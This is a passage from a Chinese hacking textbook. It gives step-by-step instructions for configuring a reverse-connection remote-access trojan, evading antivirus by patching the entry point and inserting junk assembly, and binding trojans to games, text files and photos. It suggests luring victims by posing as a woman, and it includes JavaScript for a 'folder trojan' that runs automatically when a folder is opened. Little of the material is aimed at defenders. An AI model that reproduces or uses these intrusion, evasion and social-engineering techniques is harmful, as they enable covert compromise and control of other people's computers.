


图 3-47

### （4）实例一：反弹端口技术中的方式一连接

本例介绍如何通过广外男生实现“反弹端口技术方式一连接”。由于这种连接不需要通过“中间代理”，因此设置过程简单得多。此外，这种方式也能够穿透一定设置的防火墙，但只适用于客户端为固定 IP 地址的情况。

思路：客户端设置、服务端设置、种植木马、等待自动上线、控制远程主机。

#### 步骤 1 客户端设置。

与灰鸽子不同，广外男生可以自己设置客户端。打开广外男生客户端（gwboy092.exe），通过选择“设置”→“客户端设置”命令打开“广外男生客户端设置程序”对话框，如图 3-48 所示。

图 3-49 中的参数说明如下。

- 客户端最大连接数：设定客户端能够连接的远程主机数目，默认为 30 台。
- 客户端使用端口：客户端等待远程主机连接的端口，建议设成 80。

说明：把客户端使用端口设成 80 是因为 80 是 Web 服务器提供服务的端口，这样做比较容易穿透远程主机防火墙建立连接，也就是说，只要远程主机能访问网站，也就可以与客户端建立连接。

然后单击“下一步”按钮进行连接类型的设置。本例中使用反弹端口第一种连接方式，所以选择“客户端处于静态 IP（固定 IP 地址）”单选按钮，如图 3-49 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第3章 木马圈套




图 3-48




图 3-49

单击“下一步”按钮，再单击“完成”按钮结束设置。通过以上过程，客户端设置完毕，如图 3-50 所示。

步骤2 服务端设置。

设置好客户端后，下一步进行对服务端的设置，而且远程主机自动与客户端进行连接所用的所有信息都在这里设置。首先，选择“设置”→“服务端设置”命令打开“广外男生服务端生成向导”对话框，如图 3-51 所示。



图 3-50




图 3-51

选中“我已经详细阅读过并同意”单选按钮后开始进行服务端程序的设置，如图 3-52 所示。




图 3-52

黑客攻防实战入门（第3版）

- 常规设置。
  - EXE 文件名：指安装木马后生成程序的名称。
  - DLL 文件名：指安装木马后生成 DLL 文件的名称。
  - 注册表项目：DLL 文件，动态链接库，用来支持程序运行。

单击“下一步”按钮进行“网络设置”。

- 网络设置：由于本实例使用的是连接方式一，因此在图 3-53 中选择“静态 IP”单选按钮，并输入本地 IP 地址，以便让远程主机找到本机。

设置好后，单击“下一步”按钮，输入目标文件名后生成服务端文件，如图 3-54 所示。最后单击“完成”按钮生成服务端程序。



图 3-53




图 3-54

**步骤 3** 种植木马。(略)

**步骤 4** 等待自动上线。

远程主机执行木马服务端程序后，就按照设计好的流程开始建立连接，然后便可以看到自动上线的该远程主机。如图 3-55 所示，通过服务端的主机，还能直接访问这台主机所在的内网（局域网）。

**步骤 5** 控制远程主机。(略)

(5) 实例二：反弹端口技术中的方式二连接

思路：客户端设置、服务端设置、种植木马、等待自动上线、控制远程主机。

广外男生没有灰鸽子中自动申请域名的工具，而且它在“中间代理”上读取 IP 和端口也有自己独特的方法和数据格式。因此，在使用广外男生前，需要自己建立一个“中间代理”。这里按照广外男生使用“中间代理”的方法，先申请动态域名，然后在本地建立 Web 服务器、FTP 服务器。申请动态域名的方法有很多，这里以申请网域科技（<http://www.oray.net>）的花生壳动态域名服务为例进行介绍，花生壳动态域名服务如图 3-56 所示。动态域名申请完毕后，使用 Apache for Windows 服务器建立 Web 服务器，使用 Server\_U 服务器建立 FTP 服务器。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第3章 木马图套



图 3-54




图 3-56

所有准备工作做好后，下面对广外男生进行设置。

步骤1 客户端设置。

① 网络设置。

由于 80 端口供本机 Web 服务器使用，为了避免冲突，这里把“客户端使用端口”改成 90，其余与实例一中设置相同。

② 连接类型。

选择“使用 HTTP 网页 IP 通知”单选按钮，如图 3-57 所示。

③ IP 通知文件设置。

该功能相当于灰鸽子中“域名更新 IP”的作用。在“客户端 IP”中输入本地 IP，在“端口”中输入刚才在“网络设置”中设定的端口，如图 3-58 所示。“加密密码”用来给“目标文件”加密，防止远程主机管理员看出客户端 IP、端口。“目标文件”即 IP 通知文件，用来存放上面设定的“客户端 IP”和“端口”。




图 3-57




图 3-58

④ FTP 服务器设置。

在这里设置用于上传 IP 通知文件，具体参数设置如图 3-59 所示。

- FTP 地址：填入前面申请的域名或直接输入本机 IP 地址。
- 端口：FTP 服务器提供服务的端口，默认为 21 号端口。

黑客攻防实战入门（第3版）

- 用户名和密码：在FTP服务器中设定的用户名和密码，要求用户有“写”权限。
- 发布目录：指向Web服务器文件目录。这样才能让远程主机通过中间Web站点访问到IP通知文件“gwboy.htm”。

如果以上设置全部正确，单击“下一步”按钮后提示成功，如图3-60所示。




图 3-59




图 3-60

步骤2 服务端设置。

- ① 常规设置：该参数自由设置。不要选择“服务端运行时显示运行标识并允许对方退出”复选框。
- ② 网络设置：选择“HTTP 网页形式 IP 通知”单选按钮，然后在图3-61中输入申请到的动态域名。



图 3-61

- ③ 生成文件。在“目标文件”文本框中输入服务端程序的名称，完成服务端配置，如图3-62所示。



图 3-62

- 步骤 3** 种植木马。（略）
- 步骤 4** 等待远程主机自动上线。
- 与实例一方法相同，打开广外男生客户端等待自动上线即可。
- 步骤 5** 控制远程主机。（略）

3.5.4 常见问题与解答

问：能在网吧的内网中使用灰鸽子木马连接外面吗？

答：在网吧的内网中，只可以使用灰鸽子的主动方式来连接外面具有独立 IP 的远程主机或连接同一局域网内其他主机，而不能使用灰鸽子的反弹端口连接方式。也就是说，在局域网内使用灰鸽子和使用冰河是同一种方法。因为从连接原理来讲，不论是服务端还是客户端，只要是被动连接的主机，都需要“暴露”在 Internet 上，也就是说都需要有独立的 IP 地址。关于模式与对应的连接方式如表 3-1 所示。

表 3-1

连接方式 模式	主动连接	反弹连接方式一	反弹连接方式二
客户端独立 IP、服务端独立 IP	可用	可用	可用
客户端独立 IP、服务端在局域网内	不可用	可用	可用
客户端在局域网内、服务端独立 IP	可用	不可用	不可用
客户端局域网内、服务端局域网内（不在同一个局域网内）	不可用	不可用	不可用
客户端和服务端在同一局域网内	可用	可用	不可用

3.6 木马防杀技术

曾几何时，木马一统天下，网络硝烟滚滚，那年代，木马炙手可热、无所不能，几乎成了入侵者的屠龙刀、杀手锏。然而，接踵而来的杀毒软件对木马进行了近似疯狂的封杀，使得木马无处藏身……

木马，这计算机安全领域界的神话在功能上是非常强大并有效的，它被杀毒软件查杀



## 黑客攻防实战入门（第3版）

---

的厄运使得入侵者不敢轻易使用这些程序。这对于管理员来说是件好事，然而对于入侵者来说确实是非常恼人的。面对杀毒软件，入侵者并不是毫无还手之力，他们通过对木马进行修改，使之逃过杀毒软件的查杀。可见，对于管理员来说，并不是经过杀毒软件扫描的程序就一定不是木马。

为了让读者更加了解这种技术，本节介绍一种最简单的方法来看看那些入侵者是如何使木马逃过杀毒软件的查杀的。

### 1. 加壳

当一个程序写完后，并不是把写好的程序直接公布给大家使用，而是使用一种称之为“加壳”的技术，目的有两个，一个是为了保护程序源代码、防止修改；另一个是通过加壳后，可以减小程序的体积。听起来挺复杂的，但是操作起来并不复杂，因为程序员根本不需要自己编写加壳的算法，而是通过专用的加壳程序来给自己的程序加壳，比较有名的加壳程序有：ASPACK、UPX、WinUpack、FSG等，通过这些第三方的程序，只需要进行简单的设置，就可以对自己的软件进行加壳。

### 2. 脱壳

与加壳相反的过程称之为“脱壳”，目的是把加壳后的程序恢复成毫无包装的可执行代码，这样未授权者便可以对其进行修改。“脱壳”的过程与“加壳”的操作相似，但是对于不同的“加壳”软件，需要使用不同的“脱壳”软件。入侵者只要知道目标程序使用的是哪种“加壳”软件进行加壳的，然后再用对应的“脱壳”软件进行脱壳即可。简单地说，加壳与脱壳就相当于加密和解密的关系。

限于本书的基本观点：“以实例为主，理论为辅”，因此这里只是把加壳、脱壳原理简单地介绍一下。加壳和脱壳技术涉及的知识太广，不适合给初学者更深介绍，在本节中，只是通过实例来演示入侵者是如何让木马逃过杀毒软件的查杀的。

### 3. 杀毒原理

对于杀毒软件，它是如何认出病毒或木马的呢？大家一定听说过“病毒特征库”这个词，大多数的杀毒软件就是根据这个“病毒特征库”来识别每个病毒的。常说的升级杀毒软件，常常指的就是升级杀毒软件的“病毒特征库”。形象地打个比方，杀毒软件就像是一个警察，而“病毒特征库”就像是带照片的“通缉证”，而病毒当然就是“通缉犯”了。警察（杀毒软件）检查每一个程序，然后把它们和“通缉证”上的照片（病毒特征）比较，如果吻合，就把通缉犯（病毒）绳之以法。

### 4. 加壳、脱壳防杀原理

从杀毒软件的杀毒原理可以看出，既然杀毒软件只是依靠“病毒特征”来识别病毒的，

### 第3章 木马圈套

那么，如果入侵者能够把这个通缉犯（病毒）乔装打扮，改变它的“特征”，是否可以逃过警察（杀毒软件）的查杀呢？通过实际证明，的确能够实现这种目的。

脱壳和加壳恰恰就实现了这个过程。可以形象地比喻一下，“壳”就相当于程序的“衣服”。入侵者先对程序“脱壳”然后再给程序“加上另一种壳”就可以逃过杀毒软件的查杀。这个过程就像是给“通缉犯”（病毒）先脱下衣服（脱壳），然后再穿上另一件衣服（加壳）一样，通过实际测试，这种方法确实很有效，能够使木马逃过杀毒软件的查杀。

#### 5. 花指令

众所周之，所有的编译语言，最终都会把源代码编译成机器能识别的 0 和 1，因此也能够反过来把这些 0 和 1 反编译成汇编代码。因此很多程序员写的源代码很有可能会被泄露，通常程序员们都会给自己辛辛苦苦写的软件加上壳跟花指令。

那么什么是花指令呢？花指令其实就是几句汇编指令，让汇编语句进行一些跳转，使得杀毒软件不能正常判断病毒文件的构造。杀毒软件是从入口点起从头到脚按顺序来查找病毒的，如果我们把病毒的头和脚的位置颠倒，杀毒软件就找不到病毒了。

通常，黑客们总会给自己的程序加上陌生的壳来逃避杀毒软件的追杀，这里向大家介绍另一种黑客常用的免杀方法——花指令。

作个简单点的示范。先来看一个程序，，这是一个 RPC 漏洞的利用工具，我们先用 PEiD 来查看一下该程序有无加壳，如图 3-63 所示。




图 3-63

结果显示该程序没有加壳，用卡巴斯基检查如图 3-64 所示。

黑客攻防实战入门（第3版）




图 3-64

从上图可以看出，Remoexec.exe 程序已经被卡巴斯基列为病毒了。这里给 Remoexec.exe 新增加一个区段，区段名为 test，区段大小为 100，然后再用 PEID 查看新增区段的偏移量为 00096000（原入口点为 00401318），如图 3-65 所示。



图 3-65

接下来用 PEeditor 修改该程序的入口点至 00096000，如图 3-66 所示。  
接下来用 OllyDbg 载入，如图 3-67 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第3章 木马圈套




图 3-66




图 3-67

现在就可以利用 OllyDbg 往程序写上汇编语句了（这里其实也就是花指令），如图 3-68 所示。下面给大家列出一段花指令，有兴趣的读者也可以自己写上一段：

```
push ebx
push ebp
push ecx
mov ebp,esp
push esi
add esp,-0C
mov ebp,eax
PUSH EAX
push edi
add esp,0C
POP EAX
mov eax,00401318（这里是原程序入口点）
push eax
retn
```




图 3-68

将修改后的程序保存并能正常运行，如图 3-69 所示，此时，该程序已成功逃脱杀毒软件的查杀。




图 3-69

### 3.7 种植木马

通过前几节的介绍，了解到木马有功能强大、操作简单、一旦安装清除困难等特点。因此，基于木马的入侵常常被入侵者所采用。但是由于种植木马比较困难，不容易让远程主机执行，这就大大限制了入侵者使用木马进行入侵。然而，入侵者还是能够通过一些巧妙的方法使远程计算机执行木马，让管理员防不胜防。

在本节中，就来了解一下入侵者都是使用什么方法让远程主机安装木马服务端的。

#### 3.7.1 修改图标

为了更好地伪装木马，入侵者常常需要修改服务端程序的图标，比如修改成文本文件的图标或者图片文件的图标，来迷惑远程主机的管理员。虽然灰鸽子中自带了修改图标的功能，但入侵者还常常使用其他辅助工具来修改图标，下面是几款修改图标的工具。

- IconFinder v1.0：提取图标工具。
- IconChanger：更换文件图标工具。
- ReIco：更换冰河服务端图标工具。
- IconCool Editor：编辑图标工具。
- IconLIB：图标库，收录了很多漂亮的图标。

#### 3.7.2 文件合并

在前几节的实例中，都是假设入侵者直接把服务端程序发给远程主机管理员，该服务端程序是毫无掩饰的。管理员执行木马服务端程序后，或是弹出错误对话框或是毫无反应，这很容易引起管理员的怀疑。为了不引起管理员的怀疑，入侵者可以把木马和正常文件捆

### 第3章 木马圈套

绑成一个文件作为伪装，当远程主机的管理员打开文件的同时会自动执行木马和正常文件。在管理员看来，他们打开的只是那个正常的程序，却不知已经被种植了木马。大家总感觉自己莫名其妙地被种了木马，可能入侵者也是通过这个方法得逞的。下面来了解一下入侵者是如何制作这种捆绑文件的。

#### 1. 文件合并工具之一：Deception Binder 2.1

##### (1) Deception Binder 2.1 简介

它是外国的一个文件合并器，小巧而功能强大。能够捆绑任意格式（包括 TXT、JPG）的文件；能够设置打开文件是否隐蔽运行；能够设置打开文件是否加入注册表启动项；能够设置打开文件时是否显示错误信息以迷惑对方。

(2) Deception Binder2.1 界面如图 3-70 所示。





图 3-70

##### (3) 实例一：.exe 文件合并


这里通过把一款小游戏程序和木马服务端捆绑成一个文件为例来介绍该工具的使用方法。

思路：选择游戏程序、选择“木马服务端程序”、设置运行选项、捆绑生成。

##### 步骤1 选择游戏程序。

单击第一个  按钮，指定游戏程序“是男人就上 100 层.exe”的路径。


##### 步骤2 选择“木马服务端程序”。

单击第二个  按钮，指定木马服务端程序“abc.exe”的路径。

##### 步骤3 设置运行选项。

在 Deception 中有 3 个运行选项，说明如下。


- Run Hidden: 隐藏运行。
- Add to Registry: 加入注册表，使木马服务端随计算机启动自动运行。
- Fake Error: 弹出错误消息。

这里只选择“Add to Registry”，表示把程序关联到注册表，并选中 ，表示把第二个文件—木马服务端程序关联到注册表。

黑客攻防实战入门（第3版）

前三步设置好后，如图 3-71 所示。

步骤4 捆绑生成。

最后，单击  按钮进行捆绑操作，生成捆绑文件，如图 3-72 所示。




图 3-71




图 3-72

通过以上过程，捆绑了木马和小游戏的新文件“BINDED.EXE”就生成了。然后把该文件名改成“是男人就上 100 层.exe”。当远程主机的管理员打开它的时候，看到的只是小游戏“是男人就上 100 层.exe”的界面，如图 3-73 所示。此外，入侵者为了更好地迷惑管理员，通常还要给捆绑后的程序更改图标。

(4) 实例二：TXT 文件合并

Deception 不仅仅能够把两个 EXE 文件合并到一起，还能把 TXT 文件与 EXE 文件合并到一起。通过该功能，入侵者可以先把一个 txt 文件和木马程序合并到一起，然后再使用工具把该捆绑程序的图标更改成 TXT 图标，最后发送给远程主机的管理员，让管理员以为该程序仅仅是一个 TXT 文档。当管理员打开捆绑了 TXT 文件和木马服务端程序的文件后，他所看到的也仅仅是个 TXT 文档。同时，木马服务端程序会在后台执行，从而实现了种植木马。制作过程如图 3-74 所示。



图 3-73




图 3-74

(5) 实例三：JPG 文件合并

JPG 是图片文件的一种格式，Deception 同样支持 JPG 格式的合并。往往使用这种方法种植木马更加有效，入侵者常常假扮成女生，然后骗取目标管理员打开她的照片，其实该照片就是“JPG 文件”与“木马程序”的捆绑文件，在管理员看到照片的同时，木马程序已经悄悄在后台执行了。这种捆绑文件的制作过程如下，如图 3-75 所示。




图 3-75

2. 文件合并工具之二：广外文件绑定器

(1) 广外文件绑定器简介

这又是一款广外的作品，为了配合木马的使用，单独推出的一款文件合并器，主要有以下特点：

- 可以一次绑定 10 个以内的文件。
- 可以选择文件解绑路径（如 Windows、System、TEMP、当前或自定义路径）。
- 直接更改捆绑后程序的图标。

(2) 广外文件绑定器界面如图 3-76 所示，使用方法与 Deception 类似，这里略过。




图 3-76

3.7.3 文件夹木马

如果有这样一个管理员，在接收到不明文件后一定会用杀毒软件扫描，并且不会去执行任何不名来历的可执行文件，表面看起来这个管理员的计算机不应该存在由木马引起的



安全隐患。然而不幸的是，事实上并不是这样，精明的入侵者同样能够在这种管理员的计算机上种植木马。在众多的种植手段中，“文件夹木马”就是入侵者经常用来突破这种管理员安全防御的方法。

下面了解一下入侵者是使用什么“高招”来制作文件夹木马的。在介绍如何制作“文件夹木马”之前，先来了解一下 Windows 系统中的文件夹相关知识。在 Windows 系统中，文件夹的样式是可以自定义的，可以由用户指定文件夹中的背景、字体、颜色等，那么自定义文件夹是采用什么技术来实现的呢？微软借用了实现网页的方法来实现文件夹的样式，也就是说，Windows 中的文件夹支持 HTML 和 JavaScript 定义的一些“动作”。大家知道，通过编写 JavaScript 可以通过网页来执行程序，按照同样的道理，通过 JavaScript，入侵者同样可以让文件夹自动执行程序，这就是“文件夹木马”的原理。同时，文件夹木马还需要一个 IE 漏洞的支持才能成功，该漏洞存在于没有打补丁的 IE 5.0 以及更低版本中。通过该漏洞，入侵者能够使系统不经过任何询问便执行文件夹中指定的木马程序。所以，在装有 IE 5.0 及更低版本的系统中（比如 Windows 9x/NT/2000），入侵者可以通过文件夹来种植木马，只要管理员打开这种文件夹便自动执行木马程序。

实例：文件夹木马制作

(1) 准备工作

在制作文件夹木马之前，先要对“文件夹选项”进行设置，否则本机看不到所要编辑的文件。过程如下：首先，打开“文件夹选项”对话框，然后在“高级设置”区域中取消勾选“隐藏受保护的操作系统文件（推荐）”复选框，最后单击“确定”按钮，设置完毕后如图 3-77 所示。




图 3-77

(2) 制作过程：自定义文件夹、编写 JavaScript 代码、修改 Folder.htt 文件

步骤 1 自定义文件夹。

过程如下：首先，新建一个文件夹，双击该文件夹将其打开，在该文件夹的工具栏中

选择“查看”→“自定义文件夹”命令，如图 3-78 所示。

在弹出的“自定义文件夹向导”对话框中勾选“选择或编辑该文件夹的 HTML 模板”复选框如图 3-79 所示，然后单击“下一步”按钮进入“更改文件夹模板”对话框。




图 3-78




图 3-79

在“更改文件夹模板”对话框中选择“标准”，如图 3-80 所示，然后单击“下一步”按钮，最后单击“完成”按钮建立自定义文件夹。自定义文件夹建立完毕后，该文件夹中会多出 Folder Settings 文件夹和 desktop.ini 文件。




图 3-80

**步骤2** 编写 JavaScript 代码。

为了实现“文件夹木马”，需要把自动执行木马的 JavaScript 脚本写入文件夹中的 Folder.htt 文件，编写好的 JavaScript 代码如下：

```
<script language="javascript">
run_exe="<OBJECT ID=\"RUNIT\"WIDTH=0 HEIGHT=0 TYPE=\"application/x-oleobject \"\"
run_exe+=\"CODEBASE=\"木马.exe#version=1,1,1,1\">\"
run_exe+=\"<PARAM NAME=\"_Version\" value=\"65536\">\"
run_exe+=\"</OBJECT>\"
```

黑客攻防实战入门（第3版）

```
document.open();
document.clear();
document.writeln(run_exe);
document.close();
</script>
```

其中，代码第三行中的“木马.exe”为木马服务端程序的文件名，入侵者根据自己配置的木马程序会对此处进行相应的修改。

步骤3 修改 Folder.htt 文件。

进入 Folder Settings 文件夹，用记事本打开 Folder.htt 文件，然后在<style>代码的</style>后加入步骤二编写的 JavaScript 代码，并把该代码中的木马名改为“abc.exe”，如图 3-81 所示，其中 abc.exe 是木马程序的文件名。



图 3-81

添加完成后保存该文件，把经过脱壳、加壳后的木马程序 abc.exe 复制到 Folder Settings 文件夹中便完成了“文件夹木马”的制作。

